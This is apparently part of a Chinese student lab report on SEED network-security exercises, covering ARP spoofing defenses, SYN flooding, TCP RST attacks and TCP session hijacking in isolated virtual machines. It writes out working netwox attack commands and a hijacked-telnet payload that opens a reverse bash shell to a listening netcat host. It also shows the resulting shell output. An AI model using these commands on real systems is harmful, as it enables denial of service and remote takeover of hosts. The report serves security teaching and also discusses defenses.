


图 1-16 系统截获数据包统计信息截图




图 1-17 系统 ASCII 方式显示数据包内容截图




图 1-18 系统启动 ARP 欺骗攻击截图




图 1-19 攻击模式下 Wireshark 抓取代理数据包截图




图 1-20 Wireshark 抓取外网与目标主机通信截图

1.6 实验思考

针对 ARP 欺骗攻击，有什么防范措施？

首先一种比较直接的方式是通过静态 ARP 的方式将网关的 IP 与网关正确的 Mac 地址进行绑定，这样无论攻击主机如何给目标主机发送 ARP 相应报文，都无法改变网关和其 Mac 的绑定关系。这样一来，ARP 欺骗攻击自然就失效了。

当然还可以采用支持 ARP 过滤的网络防火墙，这类防火墙会自动的过滤掉恶意的 ARP 应答数据包，使其无法改变本机的 ARP 表，从而也就阻止了 ARP 欺骗攻击的伤害。

此外，还可以通过划分安全区域的方式防御 ARP 欺骗攻击。因为 ARP 广播包是不能跨子网或网段传播的，所以网段可以隔离广播包。VLAN 就是一个逻辑广播域，通过 VLAN 技术可以在局域网中创建多个子网，就在局域网中隔离了广播，缩小感染范围。但是，安全域划分太细会使局域网的管理和资源共享不方便。最后，还可通过 VPN、SSL 等技术对用户的的数据包进行加密，这样可以使遭受到 ARP 攻击时的损失得到有效控制。

实验二 协议漏洞利用实验

2.1 实验环境

环境配置如下：

使用 VirtualBox5.2.8 创建三台虚拟机，虚拟机虚拟硬盘文件下载链接：
http://www.cis.syr.edu/~wedu/seed/lab_env.html，生成三台虚拟机后，全局设定中创建一个 NAT 网络，名为 NatNetwork，对每台虚拟机的网络进行设置，设为 NAT 网络模式，混杂模式设置为允许虚拟电脑。

三台虚拟机的 IP 依次为 10.0.2.4, 10.0.2.5, 10.0.2.6。

2.2 实验要求

实验内容分为两部分：

一. TCP 攻击：

1. SYN Flooding 攻击
2. 针对 telnet 和 ssh 连接的 TCP RST 攻击
3. 针对视频流的 TCP RST 攻击
4. TCP 会话劫持
5. 使用 TCP 会话劫持创建反向 shell

二. DNS 攻击

1. 直接欺骗用户响应
2. DNS 缓存中毒攻击
3. DNS 缓存中毒：针对权限部分
4. 定位另一个域
5. 针对附加部分

2.3 TCP 攻击实验步骤说明及结果分析

2.3.1 SYN flooding

这里演示 IP 为 10.0.2.4 的受害者是如何遭受 SYN flooding 攻击的。

首先按要求关闭，10.0.2.4 的 SYN cookie，并尝试 telnet 127.0.0.1，结果如图 2.1。

输入： sysctl -w net.ipv4.tcp_syncookies=0

```
[07/03/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
[sudo] seed 的密码：
net.ipv4.tcp_syncookies = 0
[07/03/19]seed@VM:~$ telnet 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Jun 14 19:27:02 CST 2019 from 10.0.2.5 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.
```

图 2.1 SYN cookie 保护以及测试 telnet

然后在攻击者的机器上运行 netwox，输入指令 sudo netwox 76 -i 10.0.2.4 -p 23，结果如图 2.2，再尝试在受害者上运行 telnet 服务，如图 2.3。可见攻击成功，telnet 无法连接。

```
[07/03/19]seed@VM:~$ sudo sudo netwox 76 -i 10.0.2.4 -p 23
[sudo] seed 的密码：
```


图 2.2 攻击者发起攻击

```
3 packages can be updated.
0 updates are security updates.

[07/03/19]seed@VM:~$ exit
注销
Connection closed by foreign host.
[07/03/19]seed@VM:~$ telnet 127.0.0.1
Trying 127.0.0.1...
```

图 2.3 受害者无法正常使用 telnet 服务

然后测试防御功能，输入：sysctl -w net.ipv4.tcp_syncookies=1，并发起 telnet 连接，结果如图 2.4。



```
[07/03/19]seed@VM:~$ telnet 127.0.0.1
Trying 127.0.0.1...
^C
[07/03/19]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
[07/03/19]seed@VM:~$ telnet 127.0.0.1
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Jul  3 16:12:04 CST 2019 from localhost on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

图 2.4 启动 SYN cookie 功能后可以正常连接

分析：SYN flooding 攻击通过建立大量的半开连接来消耗服务器资源，那么只要不是对每个半开连接都提供资源即可防御这种攻击。SYN cookie 就是通过这种思路来实现防御的，具体原理为：在 TCP 服务器收到 TCP SYN 包并返回 TCP SYN+ACK 包时，不分配一个专门的数据区，而是根据这个 SYN 包计算出一个 cookie 值。在收到 TCP ACK 包时，TCP 服务器在根据那个 cookie 值检查这个 TCP ACK 包的合法性。如果合法，再分配专门的数据区进行处理未来的 TCP 连接。


2.3.2 TCP RST 攻击

这里演示 10.0.2.4 向 10.0.2.6 发起 telnet 连接，然后 10.0.2.5 发起 TCP RST 攻击的过程。

首先由 10.0.2.4 向 10.0.2.6 发起 telnet 连接，然后在 10.0.2.5 输入命令：


```
sudo netwox 78 -i 10.0.2.6
```

旨在向 10.0.2.6 发起攻击(换成 10.0.2.4 也可以)，然后在 10.0.2.4 发起 telnet 连接的终端内敲击任意字符(不需要执行)，便显示“Connection closed by foreign host”，说明攻击成功，10.0.2.5 的攻击界面如图 2.5，10.0.2.4 遭受攻击的界面如图 2.6。



```
[07/03/19]seed@VM:~$ sudo netwox 78 -i 10.0.2.6
```

图 2.5 攻击者界面



```
[07/03/19]seed@VM:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Fri Jun 14 19:24:48 CST 2019 from 10.0.2.5 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

3 packages can be updated.
0 updates are security updates.

[07/03/19]seed@VM:~$ Connection closed by foreign host.
```

图 2.6 受害者界面（敲击了一个“n”）

针对 SSH 和视频流的 TCP RST 攻击操作流程类似，在此只展示一下视频流的攻击结果。首先，需要选择一台设备安装 ADOBE FLASH，然后访问 www.bilibili.com，此时在攻击设备上打开 Wireshark。受害者选择观看一个视频时，可以从 Wireshark 上捕获到许多 TCP 包，找到最后一个并执行攻击，受害者界面结果如图 2.7。




图 2.7 视频流 TCP RST 攻击结果

2.3.3 TCP 会话劫持

在这里演示由 10.0.2.4 向 10.0.2.6 发起 telnet 连接时，10.0.2.5 是如何完成会话劫持的。

首先在 10.0.2.5 上运行 Wireshark 软件，然后由 10.0.2.4 向 10.0.2.6 发起 telnet 连接，可以在 Wireshark 上捕获到一系列报文，然后找到最后一条报文，如图 2.8。

```
Frame 61: 87 bytes on wire (696 bits), 87 bytes captured (696 bits) on interface 0
Ethernet II, Src: PcsCompu_d7:28:fc (08:00:27:d7:28:fc), Dst: PcsCompu_a3:b1:03 (08:00:27:a3:b1:03)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.6
Transmission Control Protocol, Src Port: 23, Dst Port: 43810, Seq: 1587512584, Ack: 3925211937, Len: 21
    Source Port: 23
    Destination Port: 43810
    [Stream index: 0]
    [TCP Segment Len: 21]
    Sequence number: 1587512584
    [Next sequence number: 1587512605]
    Acknowledgment number: 3925211937
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
    Window size value: 227
    [Calculated window size: 29056]
    [Window size scaling factor: 128]
```

图 2.8 TCP 会话劫持的前提

在 10.0.2.5 上运行 netwox，输入指令：sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.6 --ip4-dst 10.0.2.4 --tcp-src 43810 --tcp-dst 23 --tcp-seqnum 3925211937 --tcp-acknum 1587512605 --tcp-ack --tcp-psh --tcp-window 128 --tcp-data "6c"

可以捕获到一条发出去的报文，如图 2.9，数据为“6c”（字符为小写的‘L’）

71 2019-05-29 22:05:56.5515352... 10.0.2.6	10.0.2.4	TELNET	55 Telnet Data ...
72 2019-05-29 22:05:56.5523899... 10.0.2.4	10.0.2.6	TELNET	67 Telnet Data ...

```
[TCP Segment Len: 1]
Sequence number: 3925211937
[Next sequence number: 3925211938]
Acknowledgment number: 1587512605
Header Length: 20 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 128
[Calculated window size: 16384]
[Window size scaling factor: 128]
Checksum: 0xb733 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ [SEQ/ACK analysis]
▼ Telnet
    Data: 1
```

图 2.9 TCP 会话劫持发送的包

然后可以获得一条回应报文，如图 2.10，数据为“6c”（字符为小写的‘L’），说明劫持成功。

72 2019-05-29 22:05:56.5523899... 10.0.2.4	10.0.2.6	TELNET	67 Telnet Data ...
--	----------	--------	--------------------

```
Sequence number: 1587512605
[Next sequence number: 1587512606]
Acknowledgment number: 3925211938
Header Length: 32 bytes
Flags: 0x018 (PSH, ACK)
Window size value: 227
[Calculated window size: 29056]
[Window size scaling factor: 128]
Checksum: 0x14aa [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
▶ [SEQ/ACK analysis]
▼ Telnet
    Data: 1

0000 08 00 27 a3 b1 03 08 00 27 d7 28 fc 08 00 45 10  ..'.... .(....E.
0010 00 35 35 c ee 40 00 40 06 c5 bb 0a 00 02 04 0a 00  .5\@. ....
0020 02 06 00 17 ab 22 5e 9f 85 1d e9 f5 fb 22 80 18  ...."^. ....".
0030 00 e3 14 aa 00 00 01 01 08 0a 00 0d 91 22 00 07  ..... ....".
0040 d7 d7 6c ..I
```

图 2.10 TCP 会话劫持成功后返回的包

2.3.4 创建反向 shell

这里演示 10.0.2.5 向 10.0.2.4 发起 telnet 连接，然后 10.0.2.6 攻击 10.0.2.4 并创建反向 shell 的过程。

同 2.3.3，首先在 10.0.2.6 上运行 Wireshark，并执行指令 nc -l 9090 -v，会显示“Listening on [0.0.0.0] (family 0, port 9090)”并等待后续，这里启用了启用了对 9090 端口的监听，然后 10.0.2.5 向 10.0.2.4 发起 telnet 连接，查看最后一条报文，如图 2.11。




图 2.11 获取最后一条报文

然后在 10.0.2.6 上运行指令：sudo netwox 40 --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.4 --tcp-src 44586 --tcp-dst 23 --tcp-seqnum 992873039 --tcp-acknum 3845939169 --tcp-ack --tcp-psh --tcp-window 227 --tcp-data "2f62696e2f62617368202d69203e2f6465762f7463702f31302e302e322e362f3930393020303c263120323e26310d00"，旨在劫持 TCP 会话，而发送的数据“2f62696e2f62617368202d69203e2f6465762f7463702f31302e302e322e362f3930393020303c263120323e26310d00”除了最后的“0d00”意外，其余部分是字符串“/bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1”的 hex 码，“0d00”是为了让这条指令在受害者机器上执行，这条指令在受害者机器上启动一个 bash shell，其输入来自 tcp 连接，其标准和错误输出被重定向到相同的 tcp 连接（这条连接已经被监听）。而我们执行完这条语句后从 Wireshark 上可以抓到如图 2.12 所示的包，可以看到 data 字段就是上述指令。

69 2019-06-06 00:34:29.3739788... 10.0.2.5	10.0.2.4	TELNET	102 Telnet Data ...
70 2019-06-06 00:34:29.3746342... 10.0.2.4	10.0.2.5	TELNET	68 Telnet Data ...
74 2019-06-06 00:34:29.5829650... 10.0.2.4	10.0.2.5	TELNET	112 Telnet Data ...
► Frame 69: 102 bytes on wire (816 bits), 102 bytes captured (816 bits) on interface 0			
► Ethernet II, Src: PcsCompu_f1:1b:8d (08:00:27:f1:1b:8d), Dst: PcsCompu_d7:28:fc (08:00:27:d7:28:fc)			
► Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.4			
▼ Transmission Control Protocol, Src Port: 44586, Dst Port: 23, Seq: 992873039, Ack: 3845939169, Len: 48			
Source Port: 44586			
Destination Port: 23			
[Stream index: 0]			
[TCP Segment Len: 48]			
Sequence number: 992873039			
[Next sequence number: 992873087]			
Acknowledgment number: 3845939169			
Header Length: 20 bytes			
Flags: 0x018 (PSH, ACK)			
Window size value: 227			
[Calculated window size: 29056]			
[Window size scaling factor: 128]			
Checksum: 0xf975 [unverified]			
[Checksum Status: Unverified]			
Urgent pointer: 0			
► [SEQ/ACK analysis]			
▼ Telnet			
Data: /bin/bash -i >/dev/tcp/10.0.2.6/9090 0<&1 2>&1\r\n			

图 2.12 通过会话劫持来创建反向 shell 发送的包

之后我们在开始运行 netcat 的终端内看到有一句“Connection”开头的输出，提示我们已经建立了反向 shell。依次输入“ls”和“ifconfig”指令，运行结果如图 2.13 所示，可以看到显示的结果为 10.0.2.4 上运行上述指令的结果。

```
[06/06/19]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 39392)
[06/06/19]seed@VM:~$ ls
ls
& 1
a.c
android
a.out
bin
call_shellcode
call_shellcode.c
Customization
Desktop
Documents
Downloads
examples.desktop
expr1
expr2
expr3
lib
Music
Pictures
Public
source
Templates
Videos
[06/06/19]seed@VM:~$ ifconfig
ifconfig
enp0s3      Link encap:以太网  硬件地址 08:00:27:d7:28:fc
            inet 地址:10.0.2.4  广播:10.0.2.255  掩码:255.255.255.0
